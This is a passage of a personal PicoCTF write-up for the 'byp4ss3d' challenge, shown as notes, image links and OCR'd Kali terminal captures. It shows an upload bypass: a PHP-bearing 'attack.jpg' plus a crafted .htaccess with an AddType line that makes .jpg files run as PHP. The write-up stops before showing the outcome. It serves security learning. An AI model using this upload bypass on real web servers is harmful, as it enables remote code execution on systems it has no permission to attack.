

byp4ss3d


- As a piece of advice, use FireFox (Their devTools is better)
- So basically, we'll create a file that is jpg, but contains php script:







- It searches if there any flag related files in the server...
- But the problem is that .htaccess access is forbidden, so we can't actually access it nor see it content...
- Here's the trick:


- We upload it, and this is what we get:




- Now we create a .htaccess file of our own, that describes our "attack.jpg" file as an php and jpg file...





Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
15:18
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
GNU nano 8.4 .htaccess *
<Files "attack.jpg>
AddType application/x-httpd-php .jpg
</Files>
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next
Rechercher
15°C
15:18
25/01/2026


Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
15:18
capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ touch .htaccess
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ ls -al
total 16
drwxrwxr-x 2 capscorpion142 capscorpion142 4096 Jan 25 15:13 .
drwxrwxr-x 24 capscorpion142 capscorpion142 4096 Jan 25 13:57 ..
-rw-rw-r-- 1 capscorpion142 capscorpion142 56 Jan 25 15:13 attack.jpg
-rw-rw-r-- 1 capscorpion142 capscorpion142 37 Jan 25 15:17 .htaccess
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ nano .htaccess
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$ cat .htaccess
<Files "attack.jpg>
AddType application/x-httpd-php .jpg
</Files>
(capscorpion142㉿asaad)-[~/…/Autoformation/CTFs/PicoCTF/byp4ss3d]
$
Rechercher
15°C
15:18
25/01/2026


- We're going to resend a request with that .htaccess file




Successfully uploaded!
Access it at: images/attack.jpg




- We replace attack.jpg with ".htaccess" that we have in the same folder




Successfully uploaded!
Access it at: images/attack.jpg




- Then, we remove the php request line and replace it with the bodynof .htaccess:






- We open the link, resend that request with .htaccess file:

